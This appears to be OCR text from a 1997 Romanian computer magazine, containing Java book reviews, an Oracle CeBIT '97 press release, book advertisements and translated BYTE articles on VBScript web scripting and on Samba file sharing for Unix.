Cartea Java Unleashed este însoțită de un CDROM cu software pentru Windows și Macintosh care cuprinde: Microsoft J++ 1.0 Publishers Edition, JDK 1.02, exemple de apleturi și aplicații Java, exemple de scripturi JavaScript, o versiune de încercare pentru mediul de dezvoltare Jamba, Jpad IDE, un demo pentru JPad IDE Pro, Kawa IDE, Studio J++ demo și JDesigner Pro. Pe CDROM există și o varietate de utilitare pentru HTML și editare grafică.

În fine, nu în ultimul rând, pe CDROM puteți găsi o variantă electronică a altor două cărți extrem de utile programatorilor Java, și anume Tricks of the Java Programming Gurus și Developing Professional Java Applets.

Toate acestea vă sunt accesibile la un preț de numai 49.99 USD.



Java Network Programming

A doua carte din această prezentare vine de la editura Manning și se adresează celor care doresc să folosească limbajul și clasele Java pentru a dezvolta aplicații care lucrează în rețea. Această carte este una din primele dedicate special programării în rețea cu ajutorul limbajului Java, folosind JDK 1.1.

Cartea are patru autori: Merlin și Conrad Hughes, Michael Shoffner și Maria Winslow, toți făcând parte din compania Prominence Dot Com. Aceștia fac parte din pionierii programării Java orientându-se de la început spre aplicații de comercializare în Web, care presupuneau programare în rețea și criptarea informațiilor transmise. De aceea, cartea conține și informații extrem de prețioase despre dezvoltarea unor clase de criptografie în Java.

Cartea este structurată în patru părți, și anume: preliminarii, prezentarea API-ului pentru rețea, aplicații reale de lucru în rețea și dezvoltări viitoare ale facilităților de programare în rețea.

Prima parte conține o introducere generală a rețelelor TCP/IP incluzând protocoalele utilizate în Internet, serviciile TCP/IP și serviciile de nume de domeniu, ziduri de protecție și servere de proximitate. Un al doilea capitol oferă o introducere în criptografie și un al treilea modelul de securitate al mașinii virtuale Java.

Partea a doua prezintă extins API-ul destinat lucrului în rețea, adunat în pachetele java.io și java.net. Această parte reprezintă o introducere pentru lucrul cu stream-uri și accesul la fișiere cu ajutorul stream-urilor, filtrele existente în biblioteca standard și API-ul de dezvoltare de noi filtre pentru stream-uri, stream-uri de intrare/ieșire în memorie, etc. Urmează o serie de capitole care tratează dezvoltarea aplicațiilor client-server cu un capitol destinat părții client, un altul destinat părții de server și alt capitol destinat lucrului cu datagrame. Sunt prezentate apoi facilitățile oferite de clasele din familia URL, facilitățile de multithreading și tratarea excepțiilor fără de care aplicațiile de rețea pot deveni ineficiente și instabile.

Partea a treia a cărții prezintă o serie de aplicații concrete ale API-ului de rețea Java, cum ar fi construcția unui chat, construcția stream-urilor cu coadă de mesaje sau multiplexate și rutarea mesajelor. Urmează prezentarea unui server generic de mesaje și a unui client generic, a unui stream criptat de mesaje și a algoritmilor mai cunoscuți de criptare.

În fine, ultima parte prezintă dezvoltări viitoare ale claselor de rețea pentru a include suport pentru serializarea și persistența obiectelor și apelul procedurilor la distanță.

Cartea este însoțită de un CDROM care conține toate exemplele prezentate în carte împreună cu documentația necesară utilizării codului. Acest cod este rezultatul multor luni de dezvoltare și se poate folosi ca atare fiind îndelung testat. Programatorii pot folosi acest cod pentru dezvoltarea de aplicații client-server în Java sau pentru dezvoltarea de sisteme de tip chat (colaborative).

Prețul cărții este de 44.95 USD.v **–Eugen Rotariu**

Arhitectura NETWORK COMPUTING a lui Oracle în centrul atenției la CEBIT'97

Oracle se așteaptă ca 160.000 de vizitatori să-i viziteze standurile

HANOVRA, Germania, 17 februarie 1997 – Oracle Corp. se aşteaptă să întâmpine mai mult de 160.000 de vizitatori în standurile sale de la CeBIT '97, în perioada 13 - 19 martie 1997. Cu o suprafaţă de expunere de peste 2.500 m^2, situată în pavilioanele 1 şi 3, Oracle se află între primii zece expozanţi ai celui mai mare eveniment informatic al lumii. Oracle va prezenta întreaga sa gamă de produse bazate pe tehnologii fundamentale, inclusiv web, multimedia şi soluţii aplicative. Capul de afiş al acestui an va fi *Oracle Network Computing Architecture* (NCA).

NCA este un mediu multi-platformă pentru dezvoltarea şi livrarea de aplicaţii bazate pe obiecte şi orientate spre reţea, inclusiv aplicaţii Web robuste. Cu NCA, Oracle este primul producător care furnizează o veritabilă platformă comună, care integrează software cu servere de aplicaţii Web şi servere de baze de date, susţinute de tehnologii de comunicaţie care permit componentelor software să coopereze chiar dacă sunt construite pe baza unor standarde diferite.

Având în vedere impactul NCA asupra strategiei sale globale în privinţa produselor, Oracle a hotărât să-şi concentreze principala prezentare de la CeBIT '97 asupra acestei noi abordări revoluţionare. Sub semnul NCA vor fi prezentate următoarele teme: *Aplicaţii, Administraţie, InterofficeTM/Groupware, Data Warehouse, Comerţ electronic, Oracle® Universal Server, produse pentru Windows NT* şi *NC (Network Computer).*

Produse şi servicii oferite de peste 65 de parteneri din întreaga lume vor fi prezentate sub titulatura comună *„Oracle Open World"*, grupate după principalele domenii de interes. Intenţia este de a prezenta domeniul global al produselor şi serviciilor oferite, constituind totodată un forum internaţional pentru partenerii internaţionali, forum care să le faciliteze contacte cu noi clienţi, distribuitori, parteneri, precum şi cu cei peste 2.000 de jurnalişti din întreaga lume care vor fi prezenţi la eveniment.

Oracle Open World '97 la Viena

Prezenţa Oracle la CeBIT 97 va oferi o avanpremieră a manifestărilor apropiatei Conferinţe Oracle Open World 97, ce va avea loc la Viena între 6 şi 11 aprilie 1997. Pentru prima dată ramura regională Oracle acoperind Europa, Orientul Mijlociu şi Africa a adunat sub o singură umbrelă trei dintre principalele evenimente regionale: Conferinţa EOUG (Europe, Middle East & Africa Oracle User's Group Conference), conferinţa ODC (Oracle Developer Conference) şi conferinţa OAC (Oracle Alliance Conference). Cele trei conferinţe reunite vor oferi participanţilor şansa de a purta discuţii tehnice substanţiale cu experţi şi parteneri Oracle din întreaga lume, precum şi posibilitatea de a-şi împărtăşi experienţa în proiectarea cu ajutorul tehnologiilor Oracle sau în implementarea de soluţii bazate pe tehnologiile Oracle. Pentru informaţii relative la modalităţile de înscriere, vă rugăm să vizitaţi situl nostru Web la *http://openworld.emea.oracle.com/*.

Oracle Corporation este cel mai mare furnizor mondial de software pentru administrarea informaţiei şi a doua companie de software lin lume, având venituri anuale de peste 4,8 miliarde de dolari. Compania oferă clienţilor săi din mai mult de 90 de ţări produse de baze de date, instrumente de dezvoltare şi aplicaţii, împreună cu serviciile aferente de consultanţă, instruire şi asistenţă tehnică.

Pentru informaţii suplimentare despre Oracle contactaţi ***Oracle Romania, dl. Florin Drăgănescu, telefon (01) 250.32.35, fax (01) 250.32.44.***

Adresa WWW a companiei Oracle este ***http://www.oracle.com.***

Trademarks
Oracle is a registered trademarks of Oracle Corporation. Network Computing Architecture, InterOffice and Oracle OpenWorld are trademarks of Oracle Corporation.
All other products or company names mentioned are used for identification purposes only, and may be trademarks of their respective owners.

ORACLE® la CeBit 97

ORACLE
ORACLE
ORACLE
ORACLE
ORACLE
ORACLE


ORACLE Representative Office
I.B.C. Modern
Bd.Republicii 44/46
sect.2 București
Tel:40-1-250.32.35
Tel:40-1-250.32.44

ORACLE Office in Cluj
Tel./Fax:40-64-157779


Vă recomandăm câteva din


cele mai noi **cărți de referință** de la editurile de referință:


McGraw-Hill



PROGRAM DEVELOPMENT
IN
UNIX
CASE STUDY APPROACH
Become a more effective UNIX software developer
Includes 7 case studies and extensive examples
Make the most of MAKE, SCCS, LEX, and YACC
Better debugging, utility scripting, GUI tools, and more
J. T. SHEN

DISCOVER HOW SOME OF THE WORLDS LEADING COMPANIES ARE TURNING DOCUMENTS INTO ASSETS... AND SAVING BILLIONS OF DOLLARS IN THE PROCESS!"
$GML
the
BILLION
DOLLAR
SECRET
CHARLES F. GOLDFARB SERIES ON OPEN INFORMATION MANAGEMENT


Security in Distributed Computing
Did You Lock the Door?
Design, implement and audit security in distributed environments
Special coverage of security in UNIX and Windows NT environments
Understand Kerberos, e-mail security, cryptography, and much more
Build trusted distributed transaction processing systems
Glen Bruce, Rob Dempsey
HEWLETT-PACKARD PROFESSIONAL BOOKS


THIRD EDITION
COMPUTER NETWORKS
ANDREW S. TANENBAUM
WELCOME TO THE INFORMATION SUPER HIGHWAY


UNIX SYSTEM PROGRAMMING USING C++
Terrence Chan


INDUSTRIAL-STRENGTH
SGML
An Introduction to Enterprise Publishing
Truly Donovan
CHARLES F. GOLDFARB SERIES ON OPEN INFORMATION MANAGEMENT

Prentice-Hall, QUE, SAMS

Computer Press Agora

Cărțile pot fi răsfoite, comandate și cumpărate la librăria deschisă la sediul firmei Forte Computers din București, str. Lipscani nr. 102, Computer House, str. Grigore Alexandrescu nr.47 sau la Librăria Humanitas din Pasajul Crețulescu din București (lîngă magazinul Muzica).

Puteți comanda orice carte de la: Computer Press Agora s.r.l., C.P. 94 OP.49, București, fax: 01-2300286

Important: *Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)*

Fratele mai mic al lui Visual Basic vă permite să creaţi pagini Web interactive. De Rick Dobson

Un Visual Basic pentru Web

VBScript, cel mai tânăr membru al familiei Visual Basic, este un dialect orientat spre Web al popularei platforme de programare vizuală de la Microsoft. Se livrează împreună cu Internet Explorer 3.0 (IE3), navigatorul Web de la Microsoft. VBScript poate să stea într-o pagină Web şi să interacţioneze direct cu HTML (Hypertext Markup Language). Scripturile sale de mici dimensiuni sporesc viteza descărcării paginii prin reţea. Furnizând posibilităţi de programare în paginile Web, VBScript oferă o cale spre experienţe Web mai inteligente, mai dinamice şi mai interactive.

Va deveni VBScript o platformă de dezvoltare răspândită? Există în lume milioane de programatori în Visual Basic şi Visual Basic for Applications. VBScript îi poate ajuta să-şi dezvolte abilităţi Web folosind unelte care le sunt familiare.


Modelul obiectual din VBScript

VBScript are o sintaxă orientată pe obiecte. Pentru a putea utiliza o astfel de platformă trebuie să învăţaţi proprietăţile, metodele şi evenimentele asociate cu obiectele. Figura „Modelul obiectual din VBScript“ prezintă o trecere în revistă a celor 11 obiecte din navigatorul IE3. „Obiectul“ generic comunică cu obiectele externe, cum ar fi controale ActiveX, appleturi Java sau componente ActiveX. VBScript controlează o sesiune interacţionând cu aceste obiecte.

Obiectul fereastră este pe nivelul cel mai de sus. Documentele şi toate celelalte obiecte din imediata vecinătate a ferestrei – exceptând cadrele (frames) şi scripturile – se află într-o relaţie unu-la-unu cu obiectul fereastră. Cadrele se află în fereastră dar sunt ele însele ferestre. Orice fereastră poate să aibă mai multe cadre. Codul VBScript dintr-o pagină Web se află într-un obiect de tipul Script.

Obiectele de tip eveniment furnizează „cârlige“ (hooks) care vă permit să apelaţi la scripturi. De exemplu, puteţi folosi evenimentul `onLoad` pentru a invoca funcţiile care trebuie executate atunci când se deschide o fereastră. Evenimentul corespondent `onUnload` vă permite să executaţi funcţiile de curăţire necesare atunci când o pagină părăseşte navigatorul.

Proprietăţile şi metodele unui obiect de tip document ţin de pagina Web curentă. De exemplu, proprietăţile `bgColor` şi `fgColor` vă permit să citiţi şi să schimbaţi culorile paginii curente. În VBScript trebuie să utilizaţi referinţe prefixate pentru documente (şi orice alte tipuri de obiecte, exceptând ferestrele). Metodele documentelor, cum este de pildă `write`, trebuie prefixate cu tipul corespunzător (de exemplu, `document.write string` scrie pe ecran conţinutul lui string).


Modelul obiectual din VBScript
Frame
Window
History
Navigator
Document
Location
Script
Object
Link
Form
Anchor
Element
Control ActiveX, componentă ActiveX sau applet Javat
Liniile continue indică relaţii one-to-one; liniile punctate indică relaţii one-to-many.

VBScript utilizează aceste obiecte pentru a conduce şi a controla o sesiune Web.

Formularele, referinţele şi ancorele (şi, în general, obiectele care nu ţin de IE3) rezidă în documente. Fiecare document poate avea mai multe astfel de obiecte. La rândul lor, formularele pot avea mai multe elemente, cum ar fi butoanele. Scripturile se referă la cele mai multe astfel de obiecte prin atributul nume al acestora. De pildă, `Document.NameOK` se referă la formularul care are atributul nume NameOK.. Pentru a vă referi la controale ActiveX, appleturi Java sau componente ActiveX va trebui în schimb să utilizaţi atributul id.

Tehnici de programare VBScript

În caseta „Exemple de cod“ sunt prezentate patru exemple care ilustrează stilul orientat pe obiecte utilizat în VBScript. Programatorii Visual Basic vor remarca imediat asemănarea dintre VBScript şi mediul lor obişnuit de dezvoltare.

Am început cu clasicul „Hello World“. Metoda de scriere a documentului inserează de obicei un string în pagină. În acest caz, argumentul ei este o expresie bazată pe indexul buclei `For`. La fiecare trecere prin buclă expresia care determină setarea fontului este evaluată pentru un alt index. Metoda `writeln` din a doua linie a buclei cuprinde mesajul „Hello World“. Această metodă produce trecerea la linia următoare după scriere. Pentru ca avansul de linie să funcţioneze, trebuie să încadraţi codul între tagurile `<PRE> ... </PRE>` astfel încât textul pre-formatat să fie afişat aşa cum este.

Al doilea exemplu arată cum se utilizează un buton pentru a controla un hiperlink.

Exemple de cod

Exemplul 1: Scriere dinamică cu obiecte

```
<HTML>
<PRE>
<SCRIPT language="VBScript">
'Progressively larger message
For I = 3 TO 6
 document.write("<FONT SIZE = "&i&">")
 document.writeln("Hello World.")
Next
</SCRIPT>
</PRE>
</HTML>
```

Exemplul 2: Buton pentru hiperlink

```
<HEAD>
<SCRIPT LANGUAGE="VBScript">
Sub button1_onclick
 location.href = "http://www.byte.com/"
end sub
</SCRIPT>
</HEAD>
<BODY>
<FORM>
<input type="button" value="Go to Byte"
 name="button1"></FORM>
</BODY>
```

Exemplul 3: Validare locală

```
<SCRIPT LANGUAGE="VBScript">
Sub cmdSubmit_OnClick
 Dim frmForm
 Set frmForm = Document.NameOK
 If frmForm.txtText1.Value = "" Then
   MsgBox "Type your name first."
 Else
   frmForm.Submit
 End If
End Sub
</SCRIPT></HEAD>
<BODY>
<FORM NAME="NameOK">
Enter your name:
<INPUT NAME="txtText1" TYPE="TEXT" SIZE="25">
<INPUT NAME="cmdSubmit" TYPE="BUTTON" VALUE="Submit">
</FORM>
```

Exemplul 4 Pagină animată

```
<OBJECT>
 classid="clsid:59CCB4A0-727D..."
 id=timer1 align=middle>
  <param name="Interval" value="1000">
  <param name="Enabled" value="True">
</OBJECT>
<SCRIPT LANGUAGE="VBSCRIPT">
Sub timer1_timer
If Label1.Caption <> "Byte" Then
  Label1.Caption = "Byte"
  Label1.BackStyle = 1
  Label1.ForeColor = 16777215
 Else
  Label1.Caption = "Gotta have it"
  Label1.BackStyle = 0
  Label1.ForeColor = 0
 End If
End Sub
</SCRIPT>
```

Câteva linii de la sfârşitul fragmentului creează butonul. Butonul este afişat pe ecran cu titlul „Go to Byte". Atributul nume al butonului este `button1`. Am utilizat o procedură de eveniment pentru a apela hiperlinkul. Acest fel de proceduri sunt identificate prin nume de tipul `objectname_eventname`.

Când utilizatorul face un clic pe buton generează evenimentul `onclick`. Acesta la rândul său lansează procedura `button1_onclick`. Obiectul locaţie din această procedură reprezintă URL-ul curent. Linia de atribuire reevaluează proprietatea `href` a obiectului locaţie, astfel încât declanşează saltul la respectiva adresă (în acest caz, situl BYTE). Posibilitatea de a face atribuiri vă permite să schimbaţi în mod dinamic adresele de salt în funcţie de opţiunea utilizatorului.

Al treilea fragment de cod demonstrează cum se poate realiza local o validare în partea client. Aceasta poate limita volumul transferului şi poate creşte performanţa. Un utilizator îşi scrie numele într-o casetă de text şi apoi apasă pe un buton pentru a trimite formularul. Într-o aplicaţie reală, funcţionalitatea obiectului formular poate fi descrisă prin diferite setări ale atributelor metodelor sale. Atributul type al butonului nu este `submit`, ci `button`. Dacă aş fi folosit tipul `submit`, formularul s-ar fi dus către server fără să poată fi interceptat de procedura locală. Dacă utilizatorul a apăsat butonul fără să fi introdus un nume, procedura de eveniment `cmdSubmit_onclick` îi aminteşte să o facă. Dacă datele sunt valide, ele sunt trimise către server prin metoda `submit` a formularului.

Ultimul meu exemplu: construirea de pagini Web animate cu VBScript. Scriptul alternează două imagini. O imagine reprezintă cuvântul „Byte" scris cu litere albe pe un fundal negru. Cealaltă reprezintă textul „Gotta have it" scris cu litere negre pe fundalul paginii Web. VBScript se foloseşte în această sarcină de controalele ActiveX label şi timer, ambele disponibile gratuit la ActiveX Web Gallery (http://www.microsoft.com/activex/ gallery/).

Fragmentul prezintă codul pentru controlul timer. Întâi trebuie să încadraţi toate referinţele la controalele ActiveX cu perechea de taguri `<OBJECT> ... </OBJECT>`. Utilizaţi tagurile param pentru a seta proprietăţile obiectelor. Codul controlului label are aceeaşi structură ca şi timer, având propriile setări pentru `classid`, `id` şi `param`. Procedura din exemplu se declanşează când apare un eveniment generat de temporizator, adică o dată pe secundă. O instrucţiune `If_Then_Else` alternează atributele. Valoarea curentă a proprietăţii titlu (caption) a etichetei determină dacă eticheta primeşte setările pentru o imagine sau pentru alta.

Mai departe, încotro?

Dacă sunteţi ca şi mine, veţi decide că trebuie să aveţi VBScript. Dacă ştiţi fie Visual Basic, fie Visual Basic for Applications şi vreţi să dezvoltaţi aplicaţii Web pentru cei care utilizează IE3, îl veţi utiliza cu siguranţă. IE3 este disponibil în versiuni pentru Windows 95/NT, Mac şi Windows 3.1 şi Microsoft intenţionează să-l porteze şi pe Unix. La data când scriu acest articol, Microsoft are în beta un server Web care vă permite să utilizaţi VBScript împreună cu ActiveX. Toate acestea vă vor oferi largi posibilităţi să vă folosiţi măiestria în VBScript.

Descărcaţi o copie IE3 cu VBScript de la http://www.microsoft.com/ie şi vizitaţi http://www.microsoft/com/vbscript/ pentru a obţine documentaţia. Pentru o listă completă a obiectelor, proprietăţilor, metodelor şi evenimentelor IE3, puteţi merge la http://www.microsoft.com/intdev/sdk/.■

Rick Dobson este preşedintele CAB, Inc., o firmă de consultanţă pentru baze de date şi Internet. Semnătura sa apare în numeroase reviste. Îl puteţi contacta la **Rick_Dobson@msn.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]

Acest set gratuit de servicii Unix permite clienților Windows accesarea serverelor Unix. De Tom Yager

Unix și Windows dansează Samba

Diferitele versiuni de Windows ne-au adus mai aproape ca niciodată de interoperabilitatea universală. Singura problemă cu această situație - de altfel foarte atractivă - este că protocolul cheie de partajare a fișierelor și imprimantei, pe care-l deține Microsoft - Server Message Block sau SMB - este văzut ca proprietar. Prin urmare, este pe deplin acceptat că SMB este implementat doar în Windows.


Deși Microsoft și Intel au dezvoltat SMB, acesta nu este proprietar. Microsoft a furnizat specificațiile SMB pentru The Open Group (fostul X/Open) și există un suport masiv din partea producătorilor pentru standardul CIFS (Common Internet File Systems) care reprezintă o îmbunătățire a SMB. SMB este atât de bine documentat încât orice programator cu destulă răbdare și îndemânare, poate implementa un server SMB la care se poate conecta orice sistem Windows.

Andrew Tridgell a fost cel care a realizat acest lucru. El a dezvoltat Samba, o suită de componente soft bine apreciate, gratuite, care implementează un server SMB pe un sistem Unix. După ce instalați și configurați Samba, fiecare sistem Windows for Workgroups, Windows 95, Windows NT, OS/2 și DOS va vedea fișierele și imprimantele gazdei Unix. Samba este cu adevărat gratuită și cu adevărat utilă, o combinație care din păcate este rară în lumea Windows.

Ce este un SMB?

Protocolul Server Message Block asigură o partajare independentă de transport a fișierelor și imprimantei, autentificarea utilizatorului și servicii de comunicații interproces (IPC). Puteți transmite pachete SMB folosind toate mijloacele de transport pe care Windows le suportă nativ. Astăzi acestea sunt TCP/IP, IPX/SPX de la Novell și NetBEUI de la Microsoft. Independența transportului presupune de asemenea că SMB este independent de mediul folosit: SMB lucrează la fel de bine pe Ethernet sau Token ring și el poate lansa pachete și pe conexiuni WAN.

Figura „Nivelul SMB" indică locul pe care îl ocupă SMB față de celelalte componente de rețea. Este un nivel soft care vă ușurează accesul la serviciile de rețea printr-un protocol particular. SMB transformă operațiile de partajare a resurselor rețelei într-un simplu set de schimburi de pachete. Un client ce dorește să acceseze o resursă de fișier, imprimantă sau IPC de pe un server, mai întâi interoghează serverul pentru dialecte SMB suportate. Există cel puțin 10 variante ale dialectului dar numai trei sau patru sunt folosite în mod frecvent. Clientul alege dialectul și se conectează la server. Serverul autentifică numele utilizatorului și parola și returnează un identificator al utilizatorului (UID). Utilizatorul Windows va recunoaște aceasta ca și un model al „securității nivelului-utilizator". Serverele cu SMB mai vechi asigură o securitate a nivelului de partajare. Aici puteți asigna o parolă unei resurse, dar nu există un concept al utilizatorului. Toți cei care accesează resursele folosesc aceeași parolă. Serverele SMB mai recente, cum ar fi cele implementate în Windows NT și Windows 95, suportă ambele modele de securitate ale nivelului partajat și utilizator. Securitatea nivelului utilizator este preferabilă pentru că puteți controla accesul utilizatorului la o întreagă rețea de la o singură stație gazdă.


Nivel SMB
Aplicații
Server Message Block (SMB)
NetBIOS
IPX/SPX
TCP/IP
NetBEUI
PPP, 802.x etc.
Media: Token Ring, Ethernet, Serial

Rețelistica Samba asigură un schimb de pachete indiferent de mijlocul de transport.

Dintre comenzile protocolului SMB le putem aminti pe acelea care permit verificarea cozilor de așteptare de la imprimantă, de manipulare a fișierelor și directoarelor, de blocare a fișierelor sau a unor părți din acestea. O aplicație scrisă doar cu SMB va suporta un număr impresionant de posibilități de rețea.

SMB pentru Unix

Există mai multe posibilități de-a obține un SMB pe un sistem Unix. Microsoft a fost implicat în acest efort acum câțiva ani, când a lucrat împreună cu AT&T pentru a dezvolta LAN Manager for Unix (LM/X pe scurt). Această versiune portabilă a sistemului de operare de rețea independent de la Microsoft a devenit temelia pentru multe servere comerciale Unix SMB. SCO a avut cea mai bună soluție comercială concretizată în produsul său VisionFS. Acest server SMB este dotat cu o interfață administrativă point-and-click care permite o administrare ușoară a resurselor Unix SMB din partea utilizatorilor Windows. VisionFS costă 125 dolari pentru primul utilizator iar apoi 82.50 dolari pentru fiecare utilizator suplimentar.

Samba pe de altă parte nu vă costă nimic. Situl Web Samba (vezi http://samba.canberra.edu.au/pub/samba) conține pointeri către fișierele binare Samba pentru orice versiune Unix. Conform tradiției Gnu, codul sursă este întotdeauna disponibil.

Când am ales fișierele binare, am achiziționat de asemenea și codurile sursă. Un set de fișiere sursă sunt prevăzute pentru fiecare nouă lansare de Samba. Am instalat sursa pe sistemul meu UnixWare 2.1 și i-am dat o compilare rapidă. Puteți recompila Samba pentru fișierele favoritele din Unix, prin îndepărtarea comentariilor din liniile corespunzătoare din fișierul make. După ce ați lansat comanda make, compilatorul va afișa volume întregi de mesaje de eroare dar el produce un set perfect utilizabil de fișiere binare. Samba rulează în întregime ca și procese utilizator. Nu există nici un driver de dispozitiv sau extensii ale nucleului pentru administrare. Aceasta are avantaje și dezavantaje: Permite o uşoară instalare, dar nu le permite aplicaţiilor Unix să trateze cu SMB (clienţi sau servere). Aceasta presupune de asemenea o penalizare a performanţei din moment ce Samba trebuie să treacă prin nivelele Unix API pentru a prelucra fişiere I/O. Unele implementări comerciale tratează această problemă de performanţă. SCO pretinde un avantaj de aproape 2:1 al vitezei pentru propriul VisionFS faţă de Samba tradiţională.

Cîţiva din parametrii operaţionali cheie ai Samba sunt compilaţi în fişiere binare. Aceasta include locaţia fişierului smb.conf. Conţinutul acestui fişier îi transmite suitei Samba ce să partajeze şi cum s-o facă. Pornirea cu Samba necesită un smb.conf de doar o linie:

```
[homes] writable = yes
```

Cu aceasta, Samba va prevedea un acces la nivel utilizator pentru fiecare utilizator în fişierul /etc/passwd al staţiei gazdă Unix. Intrarea `[homes]` este de fapt un template. De fiecare dată când un utilizator validat încearcă să acceseze un server, Samba crează o resursă care corespunde numelui utilizatorului. Resursa serveşte directorul personal al utilizatorului.

Documentaţia care vine cu Samba presupune o acoperire completă a opţiunilor smb.conf. De fapt, *opţiunile* sunt complete. Manualul smb.conf are mai mult de 120 de parametri. Caseta „*Drumuri către Samba*“ (de mai jos) indică doar câţiva din aceşti parametri.

În unele cazuri, Samba este mult mai flexibilă decât Windows NT, permiţându-vă să vă diferenţiaţi răspunsurile la diferitele cereri în funcţie de utilizatori şi maşini. Unii parametrii cum ar fi nivelul de depanare, afectează toate sesiunile Samba. Alţii sunt funcţie de partajări, şi vă permit o restrângere a accesului, schimbarea regulilor de mapare a fişierelor cu nume lungi în fişiere cu nume scurte şi setarea permisiunilor implicite pentru fişiere noi. Pentru o editare cu text standard este furnizat un eşantion smb.conf încărcat cu comentarii. Pentru altceva decât o utilizare de ocazie a Samba e nevoie de o înţelegere profundă a documentaţiei.

Serverul Samba

Serviciile Samba SMB sunt asigurate de o pereche de demoni: `smbd` şi `nmbd`. Corespunzător serverului SMB este `smbd`. El ascultă cererile clienţilor la portul TCP 139 şi poate fi lansat în momentul boot-ării prin adăugarea la rc.local (sau echivalentul său) sau prin plasarea intrărilor în /etc/services şi /etc/inetd.conf. În testele mele am realizat o performanţă prin lansarea `smbd` chiar în momentul boot-ării. În acest mod, clienţii pot vedea partajările de îndată ce gazda Unix este complet afişată. Altfel nu este nimic vizibil până când primul client nu face o cerere.

Drumuri către Samba

În timp ce unele opţiuni sunt compilate, cea mai mare parte a comportării Samba este determinată de conţinutul fişierului smb.conf. Mai jos sunt listate opţiunile cele mai importante; pentru mai multe informaţii consultaţi manualul Samba.

- **admin users:** acordă acces nelimitat utilizatorilor numiţi
- **hosts allow/deny:** admite sau exclude gazde, membrii ai grupurilor de lucru sau domenii de adrese IP
- **dead time:** minute inactive înainte ca Samba să deconecteze sesiunea
- **guest account:** nume utilizator Unix rezervat pentru acces musafiri
- **log file:** numele fişierului care capturează ieşirea de depanare
- **debug level:** numere mai mari furnizează informaţii mai detaliate
- **mangled map:** mapează nume Unix în echivalente DOS (ex. *.html în *.htm)
- **postexec:** rulează o comandă când utilizatorul se detaşează de-o partajare
- **preexec:** rulează o comandă când utilizatorul se ataşează la o partajare
- **preserve cases:** menţine starea numelor de fişier Unix
- **print command:** trimite fişiere pentru o imprimantă Unix
- **read/write list:** utilizatorilor din listă li se acordă un acces doar de citire sau citire/scriere
- **remote announce:** anunţă serverul Samba la un LAN sau gazdă particulară
- **sync always:** configurează toate scrierile să fie sincrone sau asincrone
- **username map:** mapează nume Windows îm echivalentele lor Unix

Dacă smb.conf este completat şi aşezat într-un director corespunzător, lansarea `smbd` cu opţiunea `-D` (daemon flag) va lansa serviciile SMB. Ele vor rula silenţios, dar dacă specificaţi un nivel de depanare sau un fişier de pornire, veţi observa mesaje produse de `smbd` pe măsură ce rulează.

